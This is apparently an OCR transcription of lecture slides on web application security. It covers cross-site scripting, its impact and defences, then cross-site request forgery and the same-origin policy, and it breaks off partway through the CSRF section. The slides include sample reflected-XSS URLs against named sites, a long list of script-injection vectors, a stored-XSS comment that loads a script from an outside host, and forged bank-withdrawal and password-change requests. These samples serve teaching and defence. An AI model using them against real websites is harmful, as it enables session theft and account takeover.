
Some more details

- XSS attacks exploit vulnerabilities in Web page validation by injecting client-side script code.
- The script code embeds itself in response data, which is sent back to an unsuspecting user.
- The user's browser then runs the script code. Because it downloads the script from a trusted site, the browser has no way of recognizing that the code is not legitimate
- Xss attacks also work over HTTP and HTTPS (SSL) connections.
- One of the most serious XSS attack
  - the attacker script retrieves the authentication cookie that provides access to a trusted site
  - posts the cookie to a Web address known to the attacker. The attacker can spoof the legitimate user's identity and gain illegal access to the site.
- Common vulnerabilities that makes a Web application susceptible to cross-site scripting attacks include:
  - Failing to constrain and validate input.
  - Failing to encode output.
  - Trusting data retrieved from a shared database.

XSS and Cloud

- One of the most serious XSS attack
  - the attacker script retrieves the authentication cookie that provides access to a trusted site
  - posts the cookie to a Web address known to the attacker. The attacker can spoof the legitimate user's identity and gain illegale access to the Web site.
- If the web site is the interface to access a cloud architecture, the attacker gain access to all the cloud resources the client can access
- This results in the access to an information, software packages etc the user has available
- The provider cannot defend the browser in the client

XSS-Attack: General Overview



XSS – A New Threat?

CERT® Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests

Original release date: February 2, 2000
Last revised: February 3, 2000

A web site may inadvertently include malicious HTML tags or script in a dynamically generated page based on unvalidated input from untrustworthy sources. This can be a problem when a web server does not adequately ensure that generated pages are properly encoded to prevent unintended execution of scripts, and when input is not validated to prevent malicious HTML from being presented to the user.

- XSS is an old problem
  - First public attention 5 years ago
  - Now regularly listed on BUGTRAQ
- Nevertheless:
  - Many Web applications are affected

What`s the source of the problem?

- ➢ Insufficient input/output checking!
- ➢ Problem as old as programming languages

Who is affected by XSS?

XSS attack's first target is the Client

- Client trusts server (Does not expect attack)
- Browser executes malicious script

But second target = Company running the Server

- Loss of public image (Blame)
- Loss of customer trust
- Loss of money

Impact of XSS-Attacks

Access to authentication credentials for Web application

Cookies, Username and Password

- XSS is not a harmless flaw !

Normal users

- Access to personal data (Credit card, Bank Account)
- Access to business data (Bid details, construction details)
- Misuse account (order expensive goods)


High privileged users

- Control over Web application
- Control/Access: Web server machine
- Control/Access: Backend / Database systems

Impact of XSS-Attacks


- Denial-of-Service
  - Crash Users`Browser, Pop-Up-Flodding, Redirection
- Access to Users` machine
  - Use ActiveX objects to control machine
  - Upload local data to attacker`s machine
- Spoil public image of company
  - Load main frame content from „other“ locations
  - Redirect to dialer download

Simple XSS Attack (reflexive)




Need a user click

http://myserver.com/test.jsp?name=Stefan




```
<HTML>
<Body>
Welcome Stefan
</Body>
</HTML>
```

http://myserver.com/welcome.jsp?name=<script>alert("Attacked")</script>




```
<HTML>
<Body>
Welcome
<script>alert("Attacked")</script>
</Body>
</HTML>
```

Another version of the reflexive version

The following are a few actual XSS vulnerability exploits with embedded JavaScript (highlighted) able to execute on the user's browser with the same permissions of the vulnerable website domain[7]:

- `http://www.microsoft.com/education/?ID=MCTN&target=http://www.microsoft.com/education/?ID=MCTN&target="><script>alert(document.cookie)</script>`
- `http://hotwired.lycos.com/webmonkey/00/18/index3a_page2.html?tw=<script>alert('Test');</script>`
- `http://www.shopnbc.com/listing.asp?qu=<script>alert(document.cookie)</script>&frompage=4&page=1&ct=VVTV&mh=0&sh=0&RN=1`
- `http://www.oracle.co.jp/mts_sem_owa/MTS_SEM/im_search_exe?search_text=%22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E`

Where script is executed ...

```
a href="javas&#99;ript&#35;[code]">
 <div onmouseover="[code]">
 <img src="javascript:[code]">
[IE]  <img dynsrc="javascript:[code]">
[IE] <input type="image" dynsrc="javascript:[code]">
[IE] <bgsound src="javascript:[code]">
 &<script>[code]</script>
[N4] &{[code]};
[N4] <img src=&{[code]};>
 <link rel="stylesheet" href="javascript:[code]">
[IE] <iframe src="vbscript:[code]">
[N4] <img src="mocha:[code]">
[N4]<img src="livescript:[code]">
<a href="about:<s&#99;ript>[code]</script>">
<meta http-equiv="refresh"
  content="0;url=javascript:[code]">
<body onload="[code]">
<div style="background-image:
   url(javascript:[code]);">
```

```
IE] <div style="behaviour: url([link to code]);">
[Mozilla] <div style="binding: url([link to code]);">
[IE] <div style="width: expression([code]);">
[N4] <style type="text/javascript">[code]</style>
[IE] <object classid="clsid:..."
    codebase="javascript:[code]">
 <style><!--</style><script>[code]//--></script>
 <![CDATA[<!--]]><script>[code]//--></script>
 <!-- -- --><script>[code]</script><!-- -- -->
 <<script>[code]</script>
 <img src="blah"onmouseover="[code]">
 <img src="blah>" onmouseover="[code]">
 <xml src="javascript:[code]">
 <xml  d="X"><a><b>&lt;script>[code]&lt;/script>;
   </b></a> </xml>
  <div datafld="b" dataformatas="html"
    datasrc="#X"></div>
[URI's, IE, Opera]
[\xC0][\xBC]script>[code][\xC0][\xBC]/script>
```

Source: http://www.securityfocus.com/archive/1/270037/2002-05-09/2002-05-15/0

Other CSS attacks

stored / permanent XSS

- user input is read from a request and stored in raw form
  - Database
  - File

  example: comments in a blog
  Great Website<script src="http://xss.xss/xss.js"></script>!!!

Other CSS attacks

DOM based

- is similar to „reflective XSS“ but server doesn‘t play a role
- fault is within client-side JavaScript code
- usually triggered by working with URL parameters/URLanchors in JavaScript
  - XSS caused by output in HTML context
  - XSS caused by evaluating - JS eval() injection
- victim‘s browser must execute the XSS request itself
- May not need a click

Preventing XSS means Preventing…

Subversion of separation of clients

- Attacker can access affected clients' data
- Industrial espionage

Identity theft

- Attacker can impersonate affected client

Illegal access

- Attacker can act as administrator
- Attacker can modify security settings

XSS Solution

Input Validation

Form fields,

Response.Write(name.Text);

Response.Write(Request.Form["name"]); Query Strings
Response.Write(Request.QueryString["name"]);

Query strings

Response.Write(Request.QueryString["username"]);

Databases and data access methods

SqlDataReader reader = cmd.ExecuteReader();
Response.Write(reader.GetString(1)); Be particularly careful with data read from a database if it is shared by other applications.

Cookie collection

Response.Write(Request.Cookies["name"].Values["name"]);

Session and application variables, such as the following:

Response.Write(Session["name"]);
Response.Write(Application["name"]);

Typical HTTP Request

```
POST /thepage.jsp?var1=page1.html HTTP/1.1
Accept: */*
Referer: http://www.myweb.com/index.html
Accept-Language: en-us,de;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-url-encoded
Content-Lenght: 59
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: www.myweb.com
Connection: Keep-Alive

uid=fred&password=secret&pagestyle=default.css&action=login
```

This all is input:

- Reqested Resource
- GET and POST Parameters
- Referer and User Agent
- HTTP Method

What to Consider Input?

Not only field values with user supplied input

Should be treated as Input:

- All field values: Even hidden fields
- All HTTP header fields: Referer
- And even the HTTP method descriptor

What if you request the following from your Web Server?

<script>alert("Hello")</script> / HTTP/1.0

<img src="javascript:alert('hello');">

Input is any piece of data sent from the client!

- That is the whole client request

How to perform Input Validation

Check if the input is what you expect

- Do not try to check for "bad input"

Black list testing is no solution

- Black lists are never complete!

White list testing is better

- Only what you expect will pass
- (correct) Regular expressions

HTML Encoding may help ...

HTML encoding of all input when put into output pages

There are fields where this is not possible

- When constructing URLs from input (e.g. redirections)
- Meta refresh, HREF, SRC, ...

There are fields where this is not sufficient

- When generating Javascript from input
- Or when used in script enabled HTML Tag attributes

Htmlencode("javascript:alert(`Hello`)") = javascript:alert(`Hello`)

Cookie Options mitigate the impact

Complicate attacks on Cookies

"httpOnly" Cookies (Facebook and Google)

- Prevent disclosure of cookie via DOM access
  - IE only currently
  - use with care, compatibility problems may occur
- But: cookies are sent in each HTTP requests
  - eg. Trace-Method can be used to disclose cookie
- Passwords still may be stolen via XSS

"secure" Cookies

- Cookies are only sent over SSL

Web Application Firewalls

- Web Application Firewalls
  - Check for malicous input values
  - Check for modification of read-only parameters
  - Block requests or filter out parameters
- Can help to protect „old“ applications
  - No source code available
  - No know-how available
  - No time available
- No general solution
  - Usefulness depends on application
  - Not all applications can be protected

This is NO Solution!

SSL:

- Attack is not based on communication security flaws
- Attack is based on application security problems

Client side input checking:

- Can be subverted easily
- Direct URL access

```
<form method="GET" action="/file.jsp">
<input type="text" name="fname" maxlength="10">

_____

GET /file.jsp?fname=123456789012345
```

CRSF

- Cross Site Request Forgery Defined
- Attacks Using Login CSRF
- Existing CSRF Defenses
- CSRF Defense Proposal
- Identity Misbinding

What is CSRF?

Cross-site request forgery (CSRF), also known as one-click attack or session riding

In a CSRF attack, a malicious site instructs a victim's browser to send a (dangereous) request to an honest site, **as if** the request were part of the victim's interaction with the honest site.

CSRF attacks are effective in a number of situations, including:

- The victim has an active session on the target site.
- The victim is authenticated via HTTP auth on the target site.
- The victim is on the same local network as the target site.

What is CSRF?

- An attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated.
- CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request.
- With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing.
- If the victim is
  - a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.
  - an administrative account, CSRF can compromise the entire web application.

Cross-Domain Security

- *Domain*: where our applications and services are hosted
- *Same-Origin-Policy (SOP): script is only allowed to connect back to the origin (domain,port,protocol) from which it was served*
- *Cross-domain*: security threats due to interactions between our applications and pages on other domains

Problems with Data Export

Abusing user's IP address

- Can issue commands to servers inside a firewall protected network

Reading browser state

- Can issue requests with cookies attached

Writing browser state

- Can issue requests that cause cookies to be overwritten

"Session riding" is a misleading name

CSRF attack

- In CSRF attack, the attacker disrupts the integrity of the session
  user ←→ a web site
  by injecting network requests via the user's browser
- (the browser's security policy allows web sites to send HTTP requests to any network address)
- This policy allows an attacker that controls content not otherwise under his or her control to :
  - Network Connectivity (behind firewall)
  - Read Browser State (cookie, certificate)
  - Write Browser State (set cookie)


Cross-Site-Request Forgery (XSRF)

Alice is using our (“good”) web-application:
www.bank.com

(assume user is logged in w/ cookie)


At the same time (i.e. same browser session), she’s also visiting a “malicious” web-application: www.evil.org

How XSRF Works




A Typical CSRF attack

<img src="http://bank/withdraw?account=**alice**&amount=1000000&for=**mary**">



How XSRF Works



XSRF: Write-only

Malicious site can't read info (due to same-origin policy), but can make ***write*** requests to our app!

Can still cause damage

- in Alice's case, attacker gained control of her account with full read/write access!

Who should worry about XSRF?

- apps w/ user info, profiles (e.g., Facebook)
- apps that do financial transactions for users
- any app that stores user data = CLOUDS

Same Origin Policy

- Important security measure in browsers for client-side scripting

"Scripts can only access properties associated with documents from the same origin"

- Origin reflects the triple:
  - Hostname
  - Protocol
  - Port (*)

Same origin policy example

- http://www.company.com/jobs/index.html
  - http://www.company.com/news/index.html
    - Same origin (same host, protocol, port)
  - https://www.company.com/jobs/index.html
    - Different origin (different protocol)
  - http://www.company.com:81/jobs/index.html
    - Different origin (different port)
  - http://company.com/jobs/index.html
    - Different origin (different host)
  - http://extranet.company.com/jobs/index.html
    - Different origin (different host)

Effects of the Same Origin Policy

- Restricts network capabilities
  - Bound by the origin triplet
  - Important exception: cross-domain links in the DOM are allowed
- Access to DOM elements is restricted to the same origin domain
  - Scripts can't read DOM elements from another domain

Same origin policy solves XSRF?

- What can be the harm of injecting scripts if the Same Origin Policy is enforced?

- Although the same origin policy, documents of different origins can still interact:
  - By means of links to other documents
  - By using iframes
  - By using external scripts
  - By submitting requests
  - …

Cross-domain interactions

- Links to other documents

```
<a href="http://www.domain.com/path">Click here!</a>
<img src="http://www.domain.com/path"/>
```

  - Links are loaded in the browser (with or without user interaction) possibly using cached credentials

- Using iframes/frames

```
<iframe style="display: none;" src="http://www.domain.com/path"></iframe>
```

  - Link is loaded in the browser without user interaction, but in a different origin domain

Cross-domain interactions (2)

- Loading external scripts

```
…
<script src="http://www.domain.com/path"></script>
…
```

  - The origin domain of the script seems to be www.domain.com,
  - However, the script is evaluated in the context of the enclosing page
  - Result:
    - The script can inspect the properties of the enclosing page
    - The enclosing page can define the evaluation environment for the script

Cross-domain interactions (3)

- Initiating HTTP POST requests

```
<form name="myform" method="POST" action="http://mydomain.com/process">
        <input type="hidden" name="newPassword" value="31337"/>
                                    …
                                </form>
                                <script>
                            document.myform.submit();
